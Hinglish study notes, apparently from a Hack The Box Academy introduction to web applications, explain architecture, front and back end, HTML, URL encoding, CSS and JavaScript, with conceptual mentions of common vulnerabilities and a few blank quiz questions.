Ye components client ke saath aur ek-doosre ke saath communicate karte hain.

In microservices ke beech hone wala communication **stateless** hota hai, jiska matlab hai ki har request aur response ek-doosre se independent (alag) hote hain.

Aisa isliye hota hai kyunki stored data ko respective microservices se alag store kiya jaata hai.

Microservices ke use ko **Service-Oriented Architecture** (**SOA**) kaha jaata hai. Ise alag-alag automated functions ke collection ke roop mein banaya jaata hai, jo ek specific business goal par focus karte hain.

Phir bhi, ye microservices ek-doosre par depend karte hain.

Microservices ka ek aur important aur efficient feature ye hai ki inhe alag-alag programming languages mein likha ja sakta hai, phir bhi ye ek-doosre ke saath communicate kar sakte hain.

Microservices ke fayde hain ki applications ko aasani se scale kiya ja sakta hai aur unka development tezi se kiya ja sakta hai.

Isse innovation ko badhava milta hai aur naye features ko market mein jaldi launch karne mein help milti hai.

Microservices ke kuch fayde:

- Agility: Changes aur development tezi se karna.
- Flexible Scaling: Zaroorat ke hisaab se application ko scale karna.
- Easy Deployment: Application ko aasani se deploy karna.
- Reusable Code: Ek baar likhe gaye code ko dobara use karna.
- Resilience: Kisi ek component mein problem aane par poori application ko fail hone se bachana.

Ye AWS **Whitepaper** microservices implementation ka ek achha overview provide karta hai.

Serverless

AWS, GCP, Azure aur doosre cloud providers **Serverless Architecture** provide karte hain.

Ye platforms application frameworks provide karte hain, jinki help se developers bina khud servers ki chinta kiye web applications bana sakte hain.

Ye web applications **Stateless Computing Containers** mein run hoti hain (example ke liye Docker).

Is tarah ki architecture companies ko infrastructure manage kiye bina applications aur services build aur deploy karne ki flexibility deti hai.

Ismein server management ka saara kaam cloud provider karta hai.

Isse developers ko applications aur databases run karne ke liye servers ko:

- Provision (setup) karne ki zaroorat nahi hoti.
- Scale karne ki zaroorat nahi hoti.
- Maintain (dekhbhaal) karne ki zaroorat nahi hoti.

Aap Serverless Computing ke baare mein aur padh sakte hain.

Architecture Security

Kisi bhi web application par penetration test perform karte waqt, web applications ki general architecture aur har web application ke specific design ko samajhna important hota hai.

Kai cases mein, kisi individual web application ki vulnerability zaroori nahi ki programming error ki wajah se ho, balki uski architecture ke design mein hui galti ki wajah se bhi ho sakti hai.

Example ke liye, kisi individual web application ke sabhi core functions securely implement kiye gaye ho sakte hain.

Lekin agar uske design mein proper access control measures nahi hain, jaise **Role-Based Access Control (RBAC)** ka use nahi kiya gaya hai, toh users:

- Kuch admin features ko access kar sakte hain, jinhe access karne ki unhe permission nahi hai.
- Doosre users ki private information bhi access kar sakte hain, bina required privileges ke.

Is problem ko fix karne ke liye application ke design mein ek bada change karna padega, jisme kaafi paisa aur samay dono lag sakte hain.

Ek aur example ye hoga ki agar hum kisi vulnerability ko exploit karke back-end server ka control gain kar lete hain, lekin humein database nahi milta, toh iska matlab ho sakta hai ki database kisi alag server par host kiya gaya hai.

Ho sakta hai ki humein database ke sirf kuch data hi milen. Iska matlab ho sakta hai ki wahan kai databases use kiye ja rahe hain.

Yahi wajah hai ki web application development ke har phase mein security ko dhyan mein rakhna zaroori hai.

Aur web application ke poore development lifecycle ke dauraan penetration tests perform kiye jaane chahiye.

Front End vs. Back End

Web application ka **Front End** user ke components ko web browser (client-side) ke through contain karta hai.

Ye components us web page ka source code banate hain, jise hum web application visit karte waqt dekhte hain.

Ismein usually **HTML**, **CSS** aur **JavaScript** shamil hote hain, jinhe hamara browser real-time mein interpret (samajhkar execute) karta hai.

Front End

Web application ka **Front End** user ke components ko directly uske web browser (client-side) ke through contain karta hai.

Ye components us web page ka source code banate hain, jise hum web application visit karte waqt dekhte hain.

Is source code mein usually **HTML**, **CSS** aur **JavaScript** shamil hote hain, jinhe hamara browser real-time mein interpret (samajhkar execute) karta hai.



Ismein woh sab kuch shamil hota hai jo user dekhta hai aur jiske saath interact karta hai.

Jaise:

- **HTML:** Page ke main elements, jaise title aur text.
- **CSS:** Page ke sabhi elements ka design aur animation.
- **JavaScript:** Page ka har part kya function perform karta hai, ye decide karta hai.

Modern web applications mein, front-end components ko kisi bhi screen size ke according adjust hona chahiye aur kisi bhi device ke kisi bhi browser mein kaam karna chahiye.

Iske opposite, back-end components usually kisi specific platform ya operating system ke liye likhe jaate hain.

Agar kisi web application ka front end achhe se optimized nahi hai, toh iski wajah se poori web application slow aur unresponsive ho sakti hai.

Aise case mein, kuch users soch sakte hain ki hosting server ya unka internet slow hai, jabki actual problem poori tarah client-side par, yani user ke browser mein hoti hai.

Yahi wajah hai ki web application ke front end ko zyadaatar platforms, devices (mobile samet) aur alag-alag screen sizes ke liye optimize karna zaroori hai.

Front-end code development ke alawa, front-end web application development se jude kuch doosre tasks bhi hote hain:

- **Visual Concept Web Design:** Website ka overall visual look aur appearance design karna.
- **User Interface (UI) Design:** Website ke buttons, menus, layouts aur doosre elements ka design banana.
- **User Experience (UX) Design:** Website ko user ke liye easy aur comfortable banana, taaki user use aasani se samajh aur use kar sake.

Front-end coding ki practice karne ke liye hamare paas bahut saari websites available hain.

Ek example hai (https://html-css-js.com/)

Yahan hum **Editor** ka use karke practice kar sakte hain. Ismein hum text type aur format kar sakte hain aur dekh sakte hain ki hamare liye **HTML**, **CSS** aur **JavaScript** kaise generate ho rahe hain.

Is bahut hi simple example ko copy karke editor ke right-hand side mein paste karein:

```
<p><strong>Welcome to Hack The Box Academy</strong><strong></strong></p>
<p></p>
<p><em>This is some italic text.</em></p>
<p></p>
<p><span style="color: #0000ff;">This is some blue text.</span></p>
<p></p>
<p></p>
```

Left side mein simple HTML code ko render (display) hote hue dekhein.

Formatting, headers, colors aadi ke saath experiment karein aur dekhein ki code mein kaise changes hote hain.

Back End

Web application ka **Back End** uski sabhi core functionalities ko control karta hai.


Ye sabhi functionalities back-end server par execute hoti hain, jo web application ko sahi tarike se chalane ke liye zaroori sabhi tasks ko process karta hai.

Ye web application ka woh part hai jise hum shayad kabhi dekh nahi paate aur na hi directly interact karte hain.

Lekin back end ke bina, ek website sirf static web pages ka collection hoti hai.

Web applications ke 4 main Back-End components hote hain:-

Component	Description
Back end Servers	Ye hardware aur operating system hote hain, jo baaki sabhi components ko host karte hain. Ye usually **Linux**, **Windows** ya **Containers** jaise environments par run hote hain.
Web Servers	Web servers HTTP requests aur connections ko handle karte hain. Kuch examples hain: **Apache**, **NGINX** aur **IIS**.
Databases	Databases (**DBs**) web application ke data ko store aur retrieve (wapas nikalne) ka kaam karte hain. Relational database ke examples: **MySQL**, **MSSQL**, **Oracle**, **PostgreSQL**. Non-relational database ke examples: **NoSQL** aur **MongoDB**.
Development Frameworks	Development Frameworks ka use web application ke core parts ko develop karne ke liye kiya jaata hai. Kuch popular frameworks hain: Laravel (PHP), **ASP.NET** (**C#**), **Spring** (**Java**), **Django** (**Python**) aur **Express** (**NodeJS JavaScript**).



Back end ke har component ko alag-alag isolated server ya isolated containers mein bhi host kiya ja sakta hai. Iske liye **Docker** jaisi services ka use kiya ja sakta hai.

Logical separation banaye rakhne aur vulnerabilities ke impact ko kam karne ke liye, web application ke alag-alag components ko alag containers mein install kiya ja sakta hai.

Example ke liye:

- Database ko ek Docker container mein install kiya ja sakta hai.
- Main web application ko doosre Docker container mein install kiya ja sakta hai.

Is tarah har component doosre containers ko affect karne wali potential vulnerabilities se isolated rehta hai.

Har component ko uske apne dedicated server par bhi separate kiya ja sakta hai. Lekin aisa karne mein zyada resources aur maintenance mein zyada samay lag sakta hai.

Phir bhi, ye sab business ki requirements aur us web application ke design aur functionality par depend karta hai.

Back-end components ke kuch main kaam (jobs) neeche diye gaye hain:

- Web application ke back end ka main logic aur services develop karna.
- Web application ka main code aur functionalities develop karna.
- Back-end database ko develop aur maintain karna.
- Web application mein use hone wali libraries ko develop karna.
- Web application ki technical aur business requirements ko implement karna.
- Front-end components ke beech communication ke liye main **APIs** develop aur implement karna.
- Remote servers aur cloud services ko web application ke saath integrate karna.

Securing Front/Back End

Halaanki, zyadaatar cases mein humein back-end code ka access nahi milega, jisse hum individual functions aur code ke structure ko analyze kar sakein.

Lekin iska matlab ye nahi hai ki application completely secure hai ya usmein vulnerabilities nahi ho sakti.

Is application ko abhi bhi alag-alag injection attacks ke through exploit kiya ja sakta hai, example ke liye **SQL Injection.**

Maan lo ek web application mein search function hai, jo galti se hamari search queries ko sahi tarike se process nahi karta.

Aise case mein, hum kuch special techniques ka use karke search queries ko is tarah manipulate kar sakte hain ki humein database ke specific data ka **bina permission ke access** mil jaye. Ise **SQL Injection** kehte hain.

Ya phir hum web application ke through operating system ke commands bhi execute kar sakte hain. Ise **Command Injection** kehte hain.

Hum baad mein discuss karenge ki front end aur back end mein use hone wale har component ko secure kaise kiya jata hai.

Jab hamare paas front end components ke **source code ka poora access** hota hai, toh hum vulnerabilities (kamzoriyaan) dhoondhne ke liye code review kar sakte hain.

Isi process ko **Whitebox Pentesting** kaha jata hai.

Dusri taraf, back end components ka source code back end server par store hota hai. Isliye by default hamare paas uska access nahi hota.

Is wajah se humein sirf **Blackbox Pentesting** karni padti hai.

Lekin, jaisa ki hum aage dekhenge, kuch web applications **Open Source** hoti hain. Iska matlab hai ki humein unka source code mil sakta hai.

Iske alawa, kuch vulnerabilities jaise **Local File Inclusion (LFI)** ki madad se hum back end server se source code bhi prapt kar sakte hain.

Jab hamare paas source code aa jata hai, toh hum back end components ka code review kar sakte hain. Isse hum:

- Samajh sakte hain ki application kaise kaam karti hai.
- Source code mein sensitive data (jaise passwords) dhoondh sakte hain.
- Aisi vulnerabilities find kar sakte hain jinhe source code ke access ke bina dhoondhna mushkil ya impossible hota hai.

Web developers dwara ki jaane wali sabse common 20 galtiyan, jo hum penetration testers ke liye jaanana bahut zaroori hain:-

No.	Mistake

1. Invalid data ko database mein enter hone dena.

2. Poore system par focus karna, individual components par nahi.

3. Khud ke banaye hue security methods use karna.

4. Security ko sabse last step samajhna.

5. Passwords ko Plain Text mein store karna.

6. Weak passwords banana.

7. Database mein bina encryption ke data store karna.

8. Client Side par zaroorat se zyada depend rehna.

9. Har cheez ko lekar zaroorat se zyada optimistic hona.

10. URL path ke through variables allow karna.

11. Third-party code par bina verify kiye trust karna.

12. Backdoor accounts ko code mein permanently likh dena (Hard-coding).

13. SQL Injection ko verify kiye bina use karna.

14. Remote File Inclusion (RFI) ki vulnerability hona.

15. Data ko insecure tareeke se handle karna.

16. Data ko properly encrypt na karna.

17. Secure cryptographic system use na karna.

18. Layer 8 ko ignore karna.

19. Users ki activities ko review na karna.

20. Web Application Firewall (WAF) ko galat configure karna.

Ye mistakes web applications mein OWASP Top 10 vulnerabilities ka karan banti hain, jinhe hum doosre modules mein discuss karenge.

No.	Vulnerability
1.	Broken Access Control – Galat access control, yani user ko us data ya feature ka access mil jana jiska use permission nahi hai.
2.	Cryptographic Failures – Data ki security ke liye encryption ka sahi use na karna.
3.	Injection – Malicious input ke through application mein unwanted commands ya queries execute karwana.
4.	Insecure Design – Application ko design karte waqt security ka dhyan na rakhna.
5.	Security Misconfiguration – Security settings ko galat configure karna.
6.	Vulnerable and Outdated Components – Purane ya vulnerable software components ka use karna.
7.	Identification and Authentication Failures – User ki identity verify karne ya login authentication mein failure hona.

8. Software and Data Integrity Failures – Software aur data ki integrity ko properly maintain na karna.

In

9. Security Logging and Monitoring Failures – Security-related activities ko properly record aur monitor na karna.

10. Server-Side Request Forgery (SSRF) – Attacker ke through server se unwanted requests bhejwana.

flaws (kami) aur vulnerabilities (kamzoriyon) se khud ko pehle se familiar karna important hai, kyunki ye un problems ka base hain jinhe hum aage aane wale Web aur Non-Web related modules mein padhenge.

Pentesters ke roop mein, hamare paas ye ability honi chahiye ki hum in vulnerabilities ko:

- Identify: Pehchaan sakein.
- Exploit: Unka fayda uthakar dikha sakein.
- Explain: Apne clients ko samjha sakein ki ye vulnerabilities kaise kaam karti hain.

HTML

Web applications ke front end ka sabse pehla aur sabse important component **HTML (HyperText Markup Language)** hai.

HTML internet par dikhne wale kisi bhi web page ka basic structure hota hai.

Ismein har web page ke basic elements hote hain, jaise:

- Titles
- Forms
- Images
- Aur bhi kai elements.


Web browser in elements ko interpret (samajhkar) karta hai aur end-user ko screen par display karta hai.

Neeche HTML page ka ek bahut basic example diya gaya hai:

Example

```
<!DOCTYPE html>
<html>
    <head>
        <title>Page Title</title>
    </head>
    <body>
        <h1>A Heading</h1>
        <p>A Paragraph</p>
    </body>
</html>
```

Yeh HTML code screen par kuch is tarah dikhai dega:



Jaise ki hum dekh sakte hain, HTML elements ko **Tree (पेड़) ke structure** mein display kiya jata hai, bilkul **XML** aur doosri languages ki tarah.

HTML Structure


```
document
 - html
   -- head
      --- title
   -- body
      --- h1
      --- p
```

Har HTML element ke andar doosre HTML elements ho sakte hain.

Lekin main **HTML** tag ke andar page ke baaki sabhi elements hone chahiye.

Ye **document** ke andar aata hai, jo **HTML** ko doosri languages mein likhe gaye documents, jaise **XML** documents se alag pehchanta hai.

Upar diye gaye code ke HTML elements ko neeche diye gaye tareeke se dekha ja sakta hai:



Har HTML element ko ek opening aur closing tag ke saath likha jata hai, jo batata hai ki element kis type ka hai.

Example: Paragraph ke liye <p> tag use hota hai.

Element ka content in dono tags ke beech mein likha jata hai.

Tags ke andar element ki id ya class bhi ho sakti hai.

Example:

- <p id='para1'>
- <p id='red-paragraphs'>

Ye id aur class CSS ke liye zaroori hote hain, taaki CSS element ko sahi tarike se format kar sake.

Opening tag + Content + Closing tag = Complete HTML Element

URL Encoding

HTML mein ek important concept hai **URL Encoding**, jise Percent-Encoding bhi kaha jata hai.

Browser ko kisi web page ka content properly display karne ke liye ye pata hona chahiye ki kaunsa character set (charset) use ho raha hai.

Example ke liye, URLs mein browsers sirf **ASCII encoding** ka use kar sakte hain, jo keval letters, numbers aur kuch special characters ko allow karta hai.

Isliye ASCII character set ke bahar ke baaki sabhi characters ko URL ke andar encode karna padta hai.

URL Encoding mein unsafe ASCII characters ko **%** symbol aur uske baad do hexadecimal digits se replace kiya jata hai.

Example:

- Single quote (**'**) ko **%27** mein encode kiya jata hai.
- Browser **%27** ko single quote (**'**) ke roop mein samajh sakta hai.
- URL mein spaces allowed nahi hote.
- Isliye space ko **+** (plus sign) ya **%20** se replace kiya jata hai.

Kuch commonly used character encodings hain:

Character	Encoding
Space (खाली जगह**)**	**%20**
!	**%21**
"	**%22**
#	**%23**
$	**%24**

%	**%25**
&	**%26**
'	**%27**
(	**%28**
)	**%29**

URL Encoding/Decoding karne ke liye internet par kai online tools available hain.

Iske alawa, popular web proxy **Burp Suite** mein bhi Encoder/Decoder feature hota hai, jiska use karke hum alag-alag types ki encoding ko convert kar sakte hain.

Is online tool ka use karke kuch characters aur strings ko encode/decode karne ki practice karo:

https://www.url-encode-decode.com/

Usage

<head> element mein usually aise elements hote hain jo directly web page par dikhai nahi dete, jaise page ka title.

Jabki page ke sabhi main elements **<body>** ke andar hote hain.

Kuch doosre important elements hain:

- **<style>** – Iske andar web page ka CSS code hota hai.
- **<script>** – Iske andar web page ka JavaScript (JS) code hota hai.

Inke baare mein hum next section mein dekhenge.

Inmein se har ek element ko **DOM (Document Object Model)** kaha jata hai.

World Wide Web Consortium (W3C) DOM ko is tarah define karta hai:

W3C Document Object Model (DOM) ek aisa platform aur language-neutral interface hai, jo programs aur scripts ko kisi document ke content, structure aur style ko dynamically access karne aur update karne ki permission deta hai.

DOM standard ko 3 parts mein divide kiya gaya hai:

- **Core DOM** - Sabhi document types ke liye standard model.
- **XML DOM** - XML documents ke liye standard model.
- **HTML DOM** - HTML documents ke liye standard model.

Example ke liye, upar diye gaye tree structure mein hum DOM elements ko **document.head, document.h1** aadi ke roop mein refer kar sakte hain.

HTML DOM ke structure ko samajhne se humein pata chalta hai ki webpage par dikhne wala har element kahan located hai.

Iski help se hum page ke kisi specific element ka source code dekh sakte hain aur usmein possible issues (problems) dhoondh sakte hain.

Hum HTML elements ko inke through locate kar sakte hain:

- **id** ke through.
- **Tag Name** ke through.
- **Class Name** ke through.

Ye tab bhi useful hota hai jab hum **XSS** jaisi front-end vulnerabilities ka use karke pehle se existing elements ko manipulate karna chahte hain ya apni zaroorat ke hisaab se naye elements create karna chahte hain.

Q. What is the HTML tag used to show an image?
Ans.

Hint :- Google is your friend. Only put the opening tag 'i.e. <...>'

Cascading Style Sheets (CSS)

CSS (Cascading Style Sheets) ek stylesheet language hai, jiska use HTML ke saath milkar HTML elements ko format karne aur unka style set karne ke liye kiya jata hai.

HTML ki tarah CSS ke bhi kai versions hain. CSS ke har naye version mein kuch naye features add kiye jate hain, jinka use HTML elements ko format karne ke liye kiya ja sakta hai.

In naye features ko support karne ke liye web browsers ko bhi update kiya jata hai.

Example

Basic level par, CSS ka use har HTML element ki class ya type (jaise body ya h1) ka style define karne ke liye kiya jata hai.

Iska matlab hai ki webpage ke andar jo bhi element hoga, woh CSS file mein define kiye gaye style ke according display hoga.

CSS mein hum ye sab define kar sakte hain:

- Font Family (likhne ka style)
- Font Size (font ka size)
- Background Color (background ka rang)
- Text Color (text ka rang)
- Text Alignment (text ki position)
- Aur bhi bahut kuch.

```css
body {
  background-color: black;
}

h1 {
  color: white;
  text-align: center;
}

p {
  font-family: helvetica;
  font-size: 10px;
}
```

Jaise ki humne pehle bataya tha, isi wajah se hum kuch HTML elements ko unique ID ya **Class Name** dete hain.

Taaki baad mein zaroorat padne par hum CSS ya JavaScript ke andar un elements ko unki ID ya **Class Name** ke through refer kar sakein.

Syntax

CSS curly brackets **{}** ke andar har HTML element ya class ka style define karta hai. In brackets ke andar properties aur unki values likhi jati hain.

Example:

element { property : value; }

Har HTML element ki bahut saari properties hoti hain, jinhe CSS ke through set kiya ja sakta hai, jaise:

- **height** – Element ki height.
- **position** – Element ki position.
- **border** – Element ki boundary.
- **margin** – Element ke bahar ki space.
- **padding** – Element ke andar ki space.
- **color** – Text ka color.
- **text-align** – Text ki alignment.
- **font-size** – Text ka size.

Aisi hundreds of properties hoti hain. In sabhi ko combine karke hum visually attractive web pages design kar sakte hain.

CSS ka use advanced animations banane ke liye bhi kiya ja sakta hai. Iska use simple moving objects se lekar advanced 3D animations tak mein hota hai.

CSS mein animations ke liye kai properties available hain, jaise:

- **@keyframes**
- **animation**
- **animation-duration**
- **animation-direction**

Aur bhi kai properties hoti hain.

In animation properties ke baare mein padhne aur practice karne ke liye ye link diya gaya hai:

https://www.w3schools.com/css/css3_animations.asp

Usage

CSS ka use aksar JavaScript ke saath milkar kiya jata hai, taaki:

- Quickly calculations ki ja sakein.
- Kuch HTML elements ki style properties ko dynamically change kiya ja sake.
- Keyboard par keys press karne ya mouse cursor ki location ke basis par advanced animations create ki ja sakein.

Neeche diya gaya example HTML aur JavaScript ke saath CSS ki capabilities ko bahut achhe tareeke se dikhata hai.

Parallax Depth Cards – Andy Merskin dwara banaya gaya hai, **CodePen** par.

Source code dekhne ke liye aap top-left mein diye gaye tabs par click kar sakte hain

Isse ye pata chalta hai ki HTML aur CSS web development ke sabse basic building blocks mein se hain. Lekin agar inka sahi tarike se use kiya jaye, toh inki help se bahut hi attractive (sundar) web pages banaye ja sakte hain.

Ye web applications ke saath interact karna users ke liye bahut aasan aur user-friendly experience bana deta hai.

Iske alawa, CSS ka use doosri languages ke saath bhi unka style define karne ke liye kiya ja sakta hai, jaise **XML** ya **SVG** elements ke andar.

Modern mobile development platforms mein bhi CSS ka use karke poore mobile applications ka User Interface (UI) design kiya ja sakta hai.

Frameworks

Kuch log CSS ko develop karna difficult samajhte hain. Jabki doosre logon ka maanna hai ki har webpage ke sabhi HTML elements ka style aur design manually set karna time-consuming aur inefficient hai.

Isi wajah se bahut saare CSS Frameworks introduce kiye gaye hain.

In CSS Frameworks mein pehle se hi CSS stylesheets aur designs ka collection hota hai, jinki help se beautiful HTML elements banana bahut fast aur easy ho jata hai.

Iske alawa, ye frameworks Web Applications ke use ke liye optimized hote hain.

Inhe JavaScript ke saath use karne aur poori Web Application mein implement karne ke liye design kiya jata hai.

Inmein woh elements bhi hote hain jinki zaroorat usually modern Web Applications mein padti hai.

Kuch sabse common CSS Frameworks hain:

- Bootstrap
- SASS
- Foundation
- Bulma
- Pure

Q. What is the CSS "property: value" used to make an HTML element's text aligned to the left?
Ans.
Hint :- Don't forget the semi-colon ';'

JavaScript

JavaScript duniya mein sabse zyada use hone wali programming languages mein se ek hai.

Iska use mostly Web Development aur Mobile Development mein kiya jata hai.

JavaScript ka use usually application ke Front End mein hota hai, jahan ise web browser ke andar execute kiya jata hai.

Lekin JavaScript ke Back End mein bhi implementations hain, jinki help se poori Web Applications develop ki ja sakti hain. Jaise **NodeJS.**

Jahan **HTML** aur **CSS** mainly ye decide karte hain ki webpage kaisa dikhega, wahin **JavaScript** ka use usually webpage ke Front End ki functionality ko control karne ke liye kiya jata hai.

JavaScript ke bina:

Webpage mostly static (bina kisi movement ya interaction wala) hota aur usmein zyada functionality ya interactive elements nahi hote.

Example

Web page ke source code ke andar **JavaScript** code ko **<script>** tag ki madad se load kiya jata hai, jaise ki neeche diya gaya hai:

```
<script type="text/javascript">
..JavaScript code..
</script>
```

Ek web page **src** attribute aur script ke link ka use karke remote **JavaScript** code bhi load kar sakta hai, jaise ki neeche diya gaya hai:

```
<script src="./script.js"></script>
```

Web page ke andar **JavaScript** ke basic use ka ek example neeche diya gaya hai:

```
document.getElementById("button1").innerHTML = "Changed Text!";
```

Upar diya gaya example **button1** HTML element ke content ko change karta hai.

Yahan se hum web page mein **JavaScript** ke aur bhi advanced uses dekh sakte hain.

Neeche ek example dikhaya gaya hai ki jab upar diye gaye **JavaScript** code ko button click ke saath link kiya jata hai, toh woh kya karta hai:

Original Text (Pehle wala text)

HTML ki tarah hi, internet par **JavaScript** ki practice karne ke liye bhi bahut saari websites available hain.

Ek example hai **JSFiddle**, jiska use karke hum **JavaScript**, **CSS** aur **HTML** ko test kar sakte hain aur apne code snippets save kar sakte hain.

JavaScript ek advanced programming language hai aur iska syntax, HTML ya CSS jitna simple nahi hai.

Usage

Most common web applications (zyadatar web applications) apne web page ke sabhi zaroori functions ko chalane ke liye **JavaScript** par depend karti hain.

Jaise:

- Web page ko real-time mein update karna.
- Content ko dynamically real-time mein update karna.
- User ke input ko accept aur process karna.
- Aur bhi kai tarah ke functions perform karna.

JavaScript ka use complex processes ko automate karne aur HTTP requests perform karne ke liye bhi hota hai, jisse back-end components ke saath communicate kiya ja sake aur data send ya receive kiya ja sake.

Ye kaam **Ajax** jaisi technologies ke through kiye jaate hain.

Automation ke alawa, **JavaScript** ka use **CSS** ke saath milkar advanced animations chalane ke liye bhi hota hai, jaisa ki hum pehle padh chuke hain.

Aisi animations sirf **CSS** se possible nahi hoti hain.

Jab bhi hum kisi interactive aur dynamic web page par jaate hain, jahan bahut saari advanced aur attractive animations hoti hain, toh hum apne browser mein chal rahe active **JavaScript** code ka result dekh rahe hote hain.

Aaj ke sabhi modern web browsers mein **JavaScript** engines hote hain, jo **JavaScript** code ko client-side (browser) par execute kar sakte hain.

Iske liye page ko update karne ke liye back-end web server par depend rehne ki zaroorat nahi hoti.

Isi wajah se **JavaScript** ka use karke bahut saare processes ko jaldi aur efficiently perform kiya ja sakta hai.

Frameworks

aise-jaise web applications advanced hoti jaati hain, waise-waise poori web application ko zero se develop karne ke liye sirf **JavaScript** ka use karna inefficient (kam effective) ho sakta hai.

Isi wajah se bahut saare **JavaScript Frameworks** introduce kiye gaye hain, taaki web application development ko aasaan banaya ja sake.

Ye platforms aisi libraries provide karte hain, jinki madad se hum advanced functionalities ko aasani se dobara create kar sakte hain.

Jaise:

- User Login
- User Registration

Ye existing technologies par based new technologies bhi introduce karte hain.

Jaise static **HTML** code ki jagah dynamically change hone wale **HTML** code ka use karna.

Ye platforms ya toh **JavaScript** ko apni programming language ke roop mein use karte hain, ya phir **JavaScript** ke aise implementation ka use karte hain jo apne code ko compile karke **JavaScript** code mein convert kar deta hai.

Kuch commonly used Front End JavaScript Frameworks hain:

1. **Angular**
2. **React**
3. **Vue**
4. **jQuery**

Common JavaScript frameworks ki list aur unka comparison yahan dekh sakte hain:

https://en.wikipedia.org/wiki/Comparison_of_JavaScript_frameworks

---

Sensitive Data Exposure

Humne jitne bhi **Front End** components padhe hain, un sabhi ke saath interaction **Client-Side** par hota hai.

Isliye agar in components par attack hota hai, toh ye directly web application ke core **Back End** ke liye threat nahi bante aur usually permanent damage bhi nahi pahunchate.

Lekin, kyunki ye components **Client-Side** par execute hote hain, isliye agar inmein koi vulnerability hoti hai, toh end-user par attack ho sakta hai aur uska misuse kiya ja sakta hai.

